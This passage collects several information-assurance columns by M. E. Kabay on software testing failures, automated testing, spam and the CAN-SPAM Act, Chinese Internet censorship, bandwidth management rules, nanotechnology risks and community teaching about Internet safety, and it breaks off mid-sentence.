The Forum on Risks to the Public in Computers and Related Systems ("The Risks Forum") < http://catless.ncl.ac.uk/Risks > of the Association for Computing Machinery (ACM < http://www.acm.org/ >), ably run for over 20 years by Dr Peter G. Neumann< http://www.csl.sri.com/users/neumann >, is a goldmine of reports on the consequences – some of them hilarious – of poor software design and failures of SQA. My now-slightly-elderly supplementary lecture< http://www.mekabay.com/courses/academic/norwich/is342/lectures/csh5_ch39_software_devt_qa_supplement.pptx > from the IS342 Management of IA course< http://www.mekabay.com/courses/academic/norwich/is342/index.htm > at Norwich University< http://www.norwich.edu > has lots of slides you can use freely in your own presentation on SQA failures. Here are some of the stories that usually get my students' attention:

- A 3-year-old gets an IRS refund for $219,495;
- Microsoft publishes an unverified Spanish thesaurus which includes insulting slurs, resulting in a public relations debacle;
- The ENT Federal Credit Union ignores months of customer complaints about their automated teller machines, allowing the defective programming to count only the first withdrawal by a customer – and resulting in $1.2M in losses;

- A dentist receives 16,000 identical copies of a tax form;
- *Flintstones* cartoon viewers in Springfield, Missouri are unexpectedly switched to watching the Playboy Channel;
- A vagrant applies to Sandoz for a $2 refund on a used bottle of Ex-Lax but receives a check in the amount of his ZIP code – $98,002 – and promptly disappears after cashing the check;
- A programming error in the First National Bank of Chicago system adds ~$900M (yep, million) to each of 900 customer accounts for a total accounting error of ~$764B (yep, billion);
- Smith Barney adds $19M to each of 525,000 accounts (for only a few minutes) for the largest accounting error in history: ~$10T;
- Los Angeles County underpays its employee pension fund for 20 years due to a programming error, resulting in $1.2B in unexpected liability;
- and my favorite demonstration that nobody can do mental arithmetic anymore – a secretary accuses a professor of creating 4,294,967,026 copies in two weeks (~3551 copies/second continuously 24 hours a day) because the photocopier says so – and removes his photocopying privileges!

Next time, I'll present an interesting study of the value of automated SQA testing tools.

Automated Testing a Must for Effective SQA

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In software quality assurance (SQA), testing plays a crucial role: you can't assert that a program works until you have tried your best to show that it doesn't.

Sometimes students express surprise at this formulation of the purpose of testing; beginners often believe that testing is designed to show that a program works. Thus a student will proudly present a program that has been tested using, say, all the expected inputs and that has produced all the expected outputs. The poor child is then astonished when an experienced programmer cheerfully throws unexpected inputs at the program and promptly crashes it.

Any textbook on software development will explain that there are different types and stages of testing in SQA; for example, a common roster of tests includes

- Module / Unit Testing (checking individual pieces of the program)
- Integration Testing (seeing if the individual pieces interact correctly)
- Function Testing (verifying that the program does what it was designed to do)
- System Testing (many aspects – see below)
- Acceptance Testing (end user tests to see if the program conforms to contract)
- Installation Testing (watching to see that the program has been installed properly).

System testing has many aspects, most of which are self-explanatory; for example,

- Facility Testing
- Stress Testing
- Volume Testing
- Usability Testing
- Security Testing
- Performance Testing
- Storage Testing
- Configuration Testing
- Compatibility / Conversion Testing
- Installability Testing
- Reliability Testing
- Recovery Testing
- Serviceability Testing
- Documentation Testing
- Procedure Testing.

As programs increase in complexity, the burden of following scripts to test all the elements of these tests – often repeatedly, since *regression testing* involves doing all the tests over again every time something is changed – can become wearing on the human beings assigned to the test function. Manual testing is universally considered inadequate for professional systems; it is unstructured, slow, and too dependent on the human tester's awareness and attention to be reliable. They also usually generate no audit trail and poor or no statistics.

In contrast, structured automated testing systems provide a scripting language to define and edit test instructions, can use databases as a source of input for data in tests, and can handle errors intelligently so that processing does not stop dead the moment an unexpected result occurs. These systems

- Produce consistent, reproducible results;
- Increase test coverage (the proportion of lines of code that are actually executed during the testing process);
- Facilitate easier maintenance of both the source code and the test scripts; document the tests performed and all the results;
- Produce global and detailed statistical reports that help identify problem areas (and possible problem programmers);
- Result in higher-quality software; and
- Cost less to execute that manual tests.

In a specific test I recall from the 1980s when I was directly involved in marketing an automated testing tool, a software development company generated the following results comparing their manual testing results and costs with their trial of the automated testing tool:

- Both testing processes
  - Used 6 people
  - Had 3 test phases per product release
  - Cost $81,00 per release
- The manual process had
  - 3,000 tests per phase
  - 12.5% test coverage (lines of code executed)
  - 15 days elapsed time required per release
- The automated process had
  - 24,000 tests per phase
  - 100% test coverage
  - 5 days elapsed time per release.

Not bad, eh?

For an extensive set of resources on the benefits of automated testing, see the many links available from the Automated Testing Institute< http://www.automatedtestinginstitute.com/ >. In particular, there are 329 articles and white papers < http://www.automatedtestinginstitute.com/home/index.php?option=com_alphacontent&view=alphacontent&Itemid=70 > available for free download. Topics range from fundamentals through case studies and will be interesting reading for any group involved in software development which has not yet implemented automated testing as part of their overall security assurance process.

Canning the Spammers:
Part 1 – The Problem Is Not Improving

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

On November 23, 2009, Alan Ralsky, notorious international spammer< http://www.npr.org/templates/story/story.php?storyId=1148399 > and his son-in-law Scott Bradley were convicted of mail fraud, wire fraud and breaking the CAN-SPAM Act< http://www.ftc.gov/bcp/edu/pubs/business/ecommerce/bus61.shtm > and were severely sentenced: 51 months in federal prison for Ralsky followed by five years of supervised release, 40 months in prison (plus five years supervised release) for Bradley, and fines of up to $250,000K; several of their co-conspirators also pled guilty and were sentenced to similar or lower penalties.< http://arstechnica.com/tech-policy/news/2009/11/godfather-of-spam-goes-to-prison-for-four-years.ars > These criminals ran a world-wide spam operation using a wide range of techniques including criminal subversion of hundreds of thousands of victims' computers to send out billions of unsolicited commercial e-mails advertising fraudulent products through botnets.< http://www.spamhaus.org/rokso/evidence.lasso?rokso_id=ROK1290 > The FTC received over three million complaints about the false advertising distributed by these criminals.

To the degree that the CAN-SPAM Act is being used to prosecute, convict, and punish spammers, it is having a beneficial effect despite the skepticism of pessimists such as myself.< http://www.networkworld.com/newsletters/sec/2004/0202sec1.html >

Despite these isolated successes, however, all available evidence indicates that spam is a continuing and growing problem for the global e-mail users. Statistics from a wide range of sources suggest that spam may constitute anywhere from 85% to 95% of the total bandwidth utilization of global e-mail traffic (itself around 1-1.5% of total Internet bandwidth utilization, according to Arbor Networks research< http://asert.arbornetworks.com/2008/03/2-of-internet-traffic-raw-sewage/ >; for example, the October "State of Spam" report from Symantec< http://www.symantec.com/business/theme.jsp?themeid=state_of_spam > estimated 87% of e-mail to be spam and a report from Microsoft covering the first half of 2009 put the proportion at 98%.< https://www.microsoft.com/security/portal/Threat/SIR.aspx > The cost of spam simply in resource utilization alone – excluding the costs of wasted time and of anti-spam technology – is thus a major portion of the global capital investment and incremental costs of running Internet e-mail.

Given the seriousness of this problem, we must pay attention to the underlying causes of this electronic abuse. Without due consideration of cause, we risk applying temporary bandages to the consequences but never dealing with the source of the wounds.

In the next part of this three-part series, I'll look at fundamental causes of the spam problem.

*** * ***

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor

of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Canning the Spammers:
Part 2 – Fundamental Causes

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Unsolicited commercial – and usually fraudulent – e-mail (spam) is a constant headache for individual users and for mail-server administrators. In this second part of a three part series, I look at why we are suffering from this plague.

At the deepest level, spam is a result of the fundamental flaws in the TCP/IP protocol suite. The original design never envisaged a need for security; no one in the 1960s and 1970s imagined that the entire world would become dependent upon Internet functions to carry out normal business communications and services. IPv4 simply has no inherent provisions for strong identification and authentication of the origin of packets: anyone can spoof the originating address of a packet and evade the consequences of their fraud. Consequently, criminals routinely create waves of falsified packets using open mail relays or machines commandeered to create botnets. Therefore, one possible contribution – not solution – to reducing the spam problem will be increasing use of IPv6, which does have provisions for incorporation of verifiable authenticators of identity for the originating servers sending out packets. Simply being able to track down the origin of a particular stream of spam will help by supporting a concerted program to identify and correct poorly secured SMTP servers.

Another fundamental problem is the low awareness and inadequate training of users. A July 2009 study< http://www.maawg.org/about/publishedDocuments/2009_MAAWG-Consumer_Survey-Part1.pdf > by the Messaging Anti-Abuse Working Group (MAAWG< http://www.maawg.org/home >) using 800 respondents found that

- ~Four fifths of the respondents were taking measures to block spam
- About half of all respondents claimed never to have opened spam e-mail
- Almost all respondents said that if they recognized e-mail as spam, they deleted it at once
- About four fifths of the respondent said that they were aware of malware threats but only one fifth said it was very likely that their computers would be infected
- When asked about the likelihood of infection by bots, "14% of consumers believe they will never be infected by a bot; 41% think it is not very probable; and 37% describe themselves as neutral"
- About one sixth of the non-expert respondents admitted to responding to offers received in spam.

To what degree should we hold the owners and users of systems so poorly secured that they have become part of a botnet? One position is that it is absolutely not the fault of the victims that criminals have subverted their resources. Why blame the victims? Wouldn't holding them responsible be morally indefensible?

Not necessarily.

In the last of this three-part series, I'll examine some possible ways of improving our defensive position against spam.

*** * ***

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. Canning the Spammers:
Part 3 – Operators' Licenses? For Computers??

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Can we do anything to fight the waves of unsolicited commercial e-mail (spam) flooding into our electronic mailboxes? In this third of a three-part series, I look at some unusual ideas for improving our defensive posture.

In Common Law in the United States and Britain, there are well established precedents for assigning responsibility to the owners of resources that can become a danger to the public. The classic example is swimming pools in back yards. A long-established rule is that the owner of a property must protect children against *attractive nuisances*< http://realestate.findlaw.com/home-health-and-safety/attractive-nuisances.html > such as swimming pools. Swimming pool owners know that they must erect barriers to unauthorized access and use; fences, for example, are a typical mechanisms to prevent children from falling into unattended pools. Should someone leave the gate to their fence unlocked, they could very well become liable for damages if a child were to be injured by trespassing onto their property – clearly an act unauthorized by the property owner – and then falling into their pool.

The owner of a PC is in a situation analogous to that of the owner of a swimming pool in a residential neighborhood. Both benefit from their ownership and use of a tool or facility or resource; both ought to protect other people from the consequences of abuse of those systems by reducing the likelihood of abuse. Therefore, it seems reasonable to me that any owner of a PC should be obliged under law and presumably using technical constraints to have sufficient security in place on their PC to prevent it from being taken over by malware and suborned into becoming a zombie in a botnet that sends out spam.

At a technical level, today's security and antimalware suites routinely protect systems against such subversion. Malware scanners quickly identity botnet code and quarantine or delete it; integrated firewalls and intrusion detection systems monitor traffic and – if not subverted by naïve users who may authorize everything they're asked about – may even stop unauthorized outbound traffic, rendering even an infected machine useless for a botnet. Current versions of Windows operating systems (OSs) monitor their systems for the presence of antimalware and firewall functions; they pop up warnings to users if those functions are disabled or not present. How easy it would be to go one step further and have the OS itself block access to the computers – at least temporarily – instead of simply warning the user. Perhaps the OS could require some time-wasting process that would significantly annoy the user even more than usual, thus providing pressure that would encourage technological illiterates into installing the requisite security services. Yes, such a system could itself be abused; malware that escaped into an unprotected system could very well be written to activate a system lockout without warning using such facilities. We would have to think carefully about the functional specifications of any such system.

At a social level, perhaps the computer is reaching the same stage of social integration that the automobile reached in the US at the beginning of the 20th century, when state after state began requiring formal licenses for the operation of motor vehicles. Until then, anyone could run any kind of motor vehicle on a whim, without training and without regard for the possible

consequences of their inexperience and incompetence. As the number of automobiles increased, however, people realized that running them was not to be left to the untrained and the unqualified. Licensing began to include tests and then mandatory training.

Can we conceive of a time when a rite of passage for young people will be passing their Internet-connection license? Young Salil and Janet will be full of excitement as they take their computer-driver's tests that show that they understand their responsibilities for maintaining a safe computing environment; that they are cognizant of laws that protect them and others against sexual predators on the 'Net; that they are resistant to the blandishments of sociopathic scum intent on cheating them out of their resources; and that they won't click on those cursed messages with the weird spelling in the subject lines.

What do you think? Would any such approaches make sense? Use the comment facility to post your own views and stimulate thought.

Internet Censorship in China:
The Conventional View

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

No one doubts that the government of the People's Republic of China is one of the most repressive regimes on the planet, nor that its repression extends to pervasive interference with its citizens' access to information at all levels, including blocks on Internet-mediated transmission from outside the country and suppression of internal news circulation by indigenous reporters. Australian journalist Jodie Martin < http://www.suite101.com/profile.cfm/jodielou > wrote, "Since the introduction of the internet in China in 1994, the Chinese government has tried to contain and control online information available to its citizens. China's censorship of the internet has forced websites to be blocked, blogs shut down, and keywords censored in search engines resulting in no search results for certain topics."

Amnesty International < http://www.amnestyusa.org/ > has worked for years to oppose Chinese Internet censorship, harshly criticizing companies such as Yahoo, Cisco and Sun Microsystems for collaborating with the Chinese regime in building technical barriers to communication in China (quoting directly):

- In China, individuals can be sentenced to death for publishing information on the Internet considered a "state secret" – the definition of "state secret" can change daily, and can include important public health information (i.e., SARS or HIV/AIDS) or simply controversial opinions. Scores of people have been imprisoned for using the Internet, and, of those arrested, some have died as a result of torture by the police.
- Some companies, including Cisco Systems and Sun Microsystems, have helped to build the infrastructure that makes Internet censorship possible while others, including Yahoo, Microsoft, and Google, are increasingly complying with government demands to actively restrict Chinese users.
- In China the internet is heavily policed. To operate in China, US companies say they must monitor and restrict search results and blogs, and are actively restricting topics such as human rights, political reform, Tiananmen Square and Falun Gong, among others. Yahoo, Microsoft and Google all help to implement China's draconian system of censorship.
- Yahoo! has sacrificed the privacy of users to facilitate their subsequent imprisonment for peacefully expressing opinions over the Internet. Shi Tao, a Chinese poet and journalist, is serving a ten-year prison sentence in China simply for sending an email to the USA. In a disturbingly similar case, Li Zhi, another Yahoo email customer, was jailed for eight years in 2003, after posting comments that criticized government corruption. Amnesty considers them both Prisoners of Conscience.
- These companies claim that accepting China's restrictions is unavoidable. Yet these forms of censorship contradict the very principles that these companies were founded upon, and also go against the constitution of the People's Republic of China and violate Articles 17 and 19 of the International Covenant on Civil and Political Rights (ICCPR), which guarantee privacy and freedom of expression.(Amnesty International 2007)

In recent months, I'm sure that many readers have been following with interest the conflict

between Google and the Chinese authorities< http://www.sfgate.com/cgi-bin/article.cgi?f=/c/a/2010/03/20/ED5T1C11PV.DTL >; at the time of this writing (mid-March 2010) it looked quite possible that Google would withdraw from the Chinese market in response to perceived government-sponsored or government-tolerated hack attacks on the search-engine company in January .< http://www.nytimes.com/2010/01/13/world/asia/13beijing.html?fta=y >

Typing "China Google" into any search engine will bring readers a torrent of articles on this topic, including vitriolic attacks on the Chinese government's fear of allowing their citizens to access the riches of Western information and culture. Just as a single example, an otherwise staid report in *Ecommerce Journal* uses the headline "Chinese censorship becomes outrageous, Google threatens to leave China."< http://www.ecommerce-journal.com/node/26399 >

Bill Gates' 2008 assurance that "Internet Censorship Won't Work"< http://www.nytimes.com/idg/IDG_002570DE00740E18882573F50010C487.html?ref=technology > emphasizes the ethnocentric confidence of what up to now has been a dominant culture and economic powerhouse on the planet. Gates reportedly said, "I don't see any risk in the world at large that someone will restrict free content flow on the Internet…. You cannot control the Internet."

In the next column, I'll present a contrarian view of what's going on in China with respect to the Internet. Perhaps there's more going on than a reaction to the infinite riches and resistance to the intellectual wealth of the West.

Internet Censorship in China: Domestic Politics Important

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the previous article in this pair of columns, I reviewed the indubitable evidence that the government of China is systematically trying to control its population's access to information delivered through the Internet. The conventional view is that the Chinese government fears the effects of free access to Western knowledge and ideas and that their efforts to control their people's access to the 'Net are futile.

In contrast with the cut-and-dried, black-and-white vision of a suffering population suffering solely from repression of free access to the riches of Western information, scholar Lokman Tsui< http://www.lokman.org/ > warns that the "Great Firewall of China"< http://www.greatfirewallofchina.org/ > metaphor misleads foreign observers by simplifying a complex situation.

In his thoughtful analysis, "An Inadequate Metaphor: The Great Firewall and Chinese Internet Censorship,"< http://www.worlddialogue.org/content.php?id=400 > he identifies the "Great Firewall Myth," which he characterizes as follows:

> First, the Great Firewall is a spatial metaphor. It depicts a situation in which China is protecting its own boundaries from foreign flows of data that might threaten the Communist Party's monopoly on information. The metaphor represents China as closing itself up and censoring everything that comes in from the outside. One literally envisions a wall surrounding China.

However, he writes, of equal importance is the authoritarian control over dissemination of information *within* the country:

> Just as important, though, if not more so, is the censorship of information that flows within China's legal jurisdiction, and this censorship is of a vastly different nature. Here, Beijing does not have to rely solely on filtering technology, but rather uses a mix of socio-legal, political and economic methods in order to censor—something companies such as Yahoo!, Microsoft and Google have themselves experienced, being criticised in the worldwide press for complying with the regime's demands. . . . The image of the Great Firewall protecting China from the West thus obscures the fact that "undesirable" information often comes not from the West but from within China itself.

For anyone interested in delving into the complexities of the Chinese stance with respect to the Internet, Lokman Tsui's work is a treasure trove. His entire Master's thesis< http://www.lokman.nu/thesis/ > is available online: "Internet in China: Big Mama is Watching You – Internet Control and the Chinese Government"< http://www.lokman.nu/thesis/010717-thesis.pdf >. The crux of the problem is that, contrary to the widespread assumption in the West that the Internet inevitably leads to less governmental power, "The conclusions are that the Chinese government are quite capable of controlling the internet in China and that China has the perfect ingredients for deploying a digital Panopticon [a controlled representation of reality]. This digital Panopticon will continue to improve and develop, driven by the market. These

conclusions show that the internet, to contrary belief, can be controlled and even be used as a means for control."

The point I take from Lokman Tsui's analysis is that we are deluding ourselves if we think that merely sitting back and waiting for China to fail will solve the censorship problem in that vast country. On the contrary, the systematic shaping of information flows by a totalitarian regime is a grave threat to the entire world. People who have been brought up to see – and believe – what they are told without questioning authority are dangerous. I can easily imagine a billion-plus people following orders in the Internet-mediated belief that they are defending their homeland against external threats. In this case, the Internet may become, not a tool for freedom of expression and independent thought, but rather the instrument of a malevolent autocracy with little concern for law, human rights, or even the interest of its own people.

Keep Your Network Management Rules Current

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Jeffrey A. Livermore, PhD< http://www.walshcollege.edu/directory/Details.aspx?FirstName=&LastName=L&Department=-1&faculty=269 > is Associate Professor of Business Information Technology and Information Assurance at Walsh College< http://www.walshcollege.edu/About_Us >. I've enjoyed meeting him at the Colloquia on Information Systems Security Education (CISSE< http://www.cisse.info/ >) over the years and am pleased to present a contribution from him to the columns. Everything that follows is Dr Livermore's work with minor edits.

* * *

Many organizations manage their network bandwidth by applying a set of network policies that limit the amount of bandwidth available to certain types of traffic. For example, limiting music downloads< http://www.untangle.com/What-We-Do/Stop-Music-Downloads >, instant messaging< http://www.networkworld.com/chat/archive/2007/091907-chat-osterman-messaging.html >, and access to certain Websites< http://www.business.com/directory/internet_and_online/security/blocking_and_filtering/ > can improve network performance by limiting the amount of non-business traffic on an organization's network. Some organizations reported as far back as 2003 that more than half of their bandwidth was being consumed by music downloads and file sharing< http://net.educause.edu/ir/library/powerpoint/LIVE0515.pps >. College and universities seem to have the biggest problem with this and have been leaders in bandwidth management, as reported in a General Accounting Office report from 2004< http://www.gao.gov/new.items/d04503.pdf > Bandwidth is typically managed by using one of the numerous network appliances and firewalls that will provide this functionality< http://net.educause.edu/ir/library/pdf/EDU0127.pdf>.

No matter which bandwidth management solution is chosen, they are all rule-based. The network administrator writes a rule that assigns the amount of bandwidth available to different types of network traffic. This is how many administrators maintain the quality of service (QoS) necessary for some applications. Networks supporting VoIP telephone network often use rules to reserve adequate bandwidth to keep the telephone conversations from suffering interruptions and delays. Without reserved bandwidth, conversations might suffer if a user begins using an application like BitTorrent< http://www.top4download.com/bittorrent/fcvxclzh.html > that can consume massive amounts of bandwidth and that is optimized to use as much bandwidth as possible.

Well written rules keep a network's mission critical traffic moving freely while throttling down the recreational or non-business related traffic. It is important to keep these rules fresh and relevant to today's network traffic patterns. Many organizations such as colleges find that their network usage evolves with time and the types of Web applications and services available to students and faculty. What worked so well last year may not work to anyone's satisfaction today.

Watching Internet videos used to be purely a recreational activity on college campuses. Now many faculty members include videos in their PowerPoint presentation. Restricting video traffic

would now mean restricting classroom instruction. The same applies to iTunes. Some faculty members include video and audio materials from iTunesU< http://www.apple.com/education/itunes-u/ > in their lectures. These materials are typically downloaded from Apple to a server somewhere on campus and then must be delivered across the network to the classroom at streaming speeds.

The point of these examples is that network usage is constantly evolving and network administrators need to adapt to this evolution when managing network traffic. Static rule sets and policies will lead to frustrated users and poor service delivery by the network administrators. These usage demands will be complicated by new computing and security hardware that will add to network overhead.

Many schools and organizations have installed or are evaluating the use of overhead projectors that receive their video input over the network (wired or wireless).< http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.30.6684&rep=rep1&type=pdf > These devices eliminate the need for running video cables in classrooms, conference rooms, and auditoriums. The downside of these devices is that they are another source of additional network traffic. The overhead of network projectors is dwarfed by the additional traffic produced by video cameras attached to the network. Some of these cameras are for promotional purposes but most are being integrated into the ever-tightening security precautions being implemented at colleges and universities.

The popularity of social network-based virtual worlds such as Second Life< http://secondlife.com/?v=1.1 > and massively multiplayer role playing games has altered network usage patterns at many organizations. According to a report from February 2010, there are 27M people playing Farmville< http://www.farmville.com/ > on any given day and 75M in a month.< http://www.cnn.com/2010/TECH/02/23/facebook.games/index.html?iref=allsearch > The odds are that some of those millions of people are on your network and would like to play not only Farmville but also Mafia Wars< http://www.facebook.com/MafiaWars >, World of Warcraft< http://us.blizzard.com/en-us/games/wow/ > and other popular network-based games. Social networks and games can consume a great deal of bandwidth and should be proactively managed along with other non-business applications like Internet radio and streaming media.

Keeping network management rules current is as important as keeping the digital signature files current in your virus and intrusion detection applications. New bandwidth thieves pop up almost as often as new viruses and other forms of malware. The only way to stay on top of this problem is to keep reviewing your bandwidth management rules and adjust them as needed.

Reviewing bandwidth management rules implies that a network is being proactively managed with capacity planning being part of an annual process. Updating rules goes hand in hand with adding capacity and making significant network or application changes. I don't know of any organization that has *shrinking* bandwidth consumption. The usage trend is always upward as more and more bandwidth-intensive applications are being used in business and education.

Adapt or saturate.

Nanotech will be Focus for Future Criminal Hackers

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Criminal hackers once rejoiced in manipulating the new digital phone systems in the 1960s and 1970s; then they moved on to using modems and hacking into mainframes in the 1970s and 1980s; then they exploited the new local area network technology and the burgeoning Internet in the 1980s. Malware writers moved from boot-sector viruses on floppy disks in the 1980s to file-infector viruses and then to macro viruses in the 1990s and vigorously exploited worms and Trojans for botnets in the recent decade. [See "Brief History of Computer Crime"< http://www.mekabay.com/overviews/history.pdf >.]

So what's next on the horizon?

Recently a report in the "Random Samples" column by Joceyln Kaiser in SCIENCE magazine for 19 Feb 2010 (Vol 327, p 927)< http://www.sciencemag.org/content/vol327/issue5968/r-samples.dtl >[subscription required] told of the fuss in France "over the pros and cons of nanotechnology." Apparently in late January 2010, "the committee organizing the series of 17 debates threw in the towel, replacing the final two meetings with 'Internet workshops' and making the wrap-up event in Paris on 23 February by invitation only." The changes were the result of "heckling by antinanotech protesters in five cities."

The group "Pièces et Main d'Oeuvre" (PMO< http://www.piecesetmaindoeuvre.com/spip.php?page=plan >) based in Grenoble has been agitating against even the discussion of nanotechnology. They consistently refer to the public events as "pseudo-debates" (*pseudo-débats*) and sneered that the cancellation in January of a debate in the vandalized municipal hall in Orsay was a pretext (the walls were painted with graffiti and the locks damaged). Here is my translation (French is my native tongue) of part of their press release: "It is evident that the walls with graffiti, even with antinano slogans, and damaged locks have never constituted any risk whatsoever for the public invited to debate, and that the [organizers] hurried to seize this pretext to avoid the painful repetition of its fiascos, faced with a real public, in body and in voice, revolted by its campaign of promotion for the Nanoworld."< http://www.piecesetmaindoeuvre.com/spip.php?page=resume&id_article=237 >

The press release continues with a long rant about how the authors hope that the electronic meetings will collapse and comparisons of the imagined event to various famous French movies.

It reads like something written by 13-year-olds in 1983.

The question remains, however, of whether the agents of change are and will be taking the lessons of information security into account as they explore the possibilities of new technology. For example, the nanoparticles called polyamidoamine dendrimers (PAMAMs) "cause lung damage by triggering a type of programmed cell death…."< http://www.sciencedaily.com/releases/2009/06/090610192431.htm > The anti-nanotech organization NANOCEO (Nanotechnology Citizen Engagement Organization)< http://www.nanoceo.net/environment/risks > has an enormous list of articles and scientific reports about the potential environmental risks of nanotechnology.

On the other side of the debate, the Center for Responsible Nanotechnology< http://www.crnano.org/about_us.htm > has an extensive series of thoughtful fictional scenarios< http://www.crnano.org/CTF-Scenarios.htm > based on aspects of nanotech. They also have a Frequently Asked Questions section< http://www.crnano.org/faq.htm > where they describe themselves as follows: "We are boosters for safe use< http://www.crnano.org/safe.htm > of nanotechnology. CRN promotes research into molecular manufacturing< http://www.crnano.org/studies.htm > not *in spite of* the risks, but *because of* the risks. Only through exploration, understanding, and education can we hope to make good decisions about developing and administering this transformative technology."

In the next column, I'll discuss a particular kind of nanotechnology: self-replicating nanobots.

* * *

Self-Replicating Nanobots

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of two articles looking at nanotechnology as a future technological risk.

One of the scariest issues I can think of with respect to nanotechnology is self-replicating nanobots.< http://archimorph.wordpress.com/2007/07/24/self-replicating-nanobots/ > The prospect of loosing little machines that can copy themselves without specific external control raises the specter of "The Sorcerer's Apprentice"< http://german.about.com/library/blgzauberl.htm > and Mickey Mouse in that role < http://www.youtube.com/watch?v=t2Rfriax4DY > in Disney's 1940 animated film, *Fantasia*< http://video.google.com/videoplay?docid=-6259203294194759750# >.

For science fiction fans, there are many examples of self-replicating machines to titillate or terrify; the replicators< http://stargate.wikia.com/wiki/Replicator > in the *Stargate*< http://stargate.mgm.com/ > universe come to mind.

In the information assurance field, I think it is pretty well established that creating self-replicating code, even for the best of intentions, is a bad idea; the fundamental problem is that no matter how carefully one applies quality assurance and testing to such code, external conditions are inevitably more variable than anything that can be tested in a finite time. Just think about all the combinations of operating system versions, update levels, application software, versions of *that* software, configuration combinations for all of the above, and run-time variations in when and how code segments are executed. For a classic and thorough review of the arguments, see Dr Vesselin Bontchev's< http://www.people.frisk-software.com/~bontchev/ > 1994 paper, "Are 'Good' Computer Viruses Still a Bad Idea?"< http://www.people.frisk-software.com/~bontchev/papers/goodvir.html > which actually concludes that they could be a good idea (I still disagree, but it's a good paper).

From a biological perspective, I'll just mention that the replication of the nanobots will depend on the stability of the replication instructions. Replication may be based on something similar to the RNA/DNA/ribosome/protein model – instructional code interpreted by productive machinery equivalent to ribosomes.< http://www.postmodern.com/~jka/rnaworld/nfrna/nf-rnadefed.html > It could also involve something similar to crystallization and protein folding< http://originoflife.net/cairns_smith/quotes/ >, where the structure of the nanobots itself leads to replication. In either case, random variations< http://users.rcn.com/jkimball.ma.ultranet/BiologyPages/M/Mutation_and_Evolution.html > could cause both non-functional and possibly unexpectedly newly-functional versions of the original models.

From a statistical perspective, if there are lots of the little buggers replicating, then the statistical law of decreasing reliability comes into play. If p = probability of replicating one nanobot with an error, then (1 – p) is the probability of replicating one nanobot without an error. If there are n nanobots replicating independently, the likelihood that *all* of them will replicate without error is thus (1 – p)^n. But then the likelihood that *at least one of them* will replicate *with* error is 1 – (1 – p)^n. And that function rises rapidly as a function of n.

And we haven't even begun to consider deliberate attacks on the nanobots. Can you imagine how much fun criminal hackers are going to have interfering with the latest nanobots from some big corporation? Never mind vandalizing Web sites (see slides 40-52 in my PowerPoint lecture file< http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch02_history_computer_crime.pptx > on the history of computer crime): imagine integrating obscenities and slogans into the very fabric of, say, a new car or an office building being constructed by nanobots. For that matter, if we are dealing with futures, imagine hacking the code for nanotechnology based sentient beings.

Before we loose self-replicating nanobots on the planet, I sure hope we pay attention to the fundamentals of security.

Get Out There and Teach:
Integrating Cyberspace into our Moral Universe

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Whose job is it to raise young people's awareness of appropriate and safe behavior when using Internet communications?

Is it parents' responsibility? Teachers'? Lawmakers'?

Yes, yes, yes: all of the above. But surely we technically-competent professionals – practically anyone reading this column – can contribute to the awareness and knowledge of our fellow community members in our areas of expertise. For over 20 years, I have been speaking in schools, libraries, and social organizations about information security topics with a special focus on protecting young people and older folk against dangers of inappropriate and unsafe uses of the Internet. Not only is it any good thing to do simply from the standpoint of social responsibility, it's enormous fun. I hope that readers will try it!

Lately, I have been leading discussion groups at the Brown Public Library< http://www.brownpubliclibrary.org/ > in Northfield< http://www.northfield-vt.gov/ >, Vermont,< http://www.vermont.gov/portal/ > and giving the participants one-page crib sheets to take home with them. If you decide to organize similar discussions in your family get-togethers, church/synagogue/mosque/temple, scout troop, or other organization, feel free to use and modify any of the following notes. You don't need to bother with attribution or references – I really don't care as long as you don't sell what I give away for free.

Before I print the notes for the first of the four discussion sessions – socializing safely through the Internet – I'll mention one of the issues that arose in that discussion and that stimulated a great deal of interest. It seems to me that technological changes typically take around three generations to be integrated thoroughly into our moral frameworks. For example, when telephones were widely introduced, kids used to phone people at random and ask stupid questions (e.g., upon calling a tobacco store, they'd ask, "Do you have Prince Albert [a brand of tobacco] in a can?" and upon the answer, "Yes," they'd giggle, "Well, LET HIM OUT!!!" and hang up. Mostly kids don't use the phone for random pranks any more – they use their cell phones for texting instead or send hoaxes via e-mail. But why the shift?

One possibility is that the people of parenting age when a technology comes into vogue don't actually know much about the unexpected uses to which their children put the technology, so their instructions on appropriate use are incomplete. The second generation of users eventually do understand the value of imposing restrictions on off-the-wall, inappropriate uses of the now-not-so-new technology and they teach their kids from the earliest age to be better users than they were.

We are now at the stage where people who were born into the digital age will be starting to have children; I think that we might see their kids growing up with the same attitude to, say, talking to strangers on the Internet as older people developed to talking to strangers on the street. In other words, the Internet will gradually make its way into common sense over the next decade or so. For example, it will seem unbelievable to young people in a few years that anyone could have

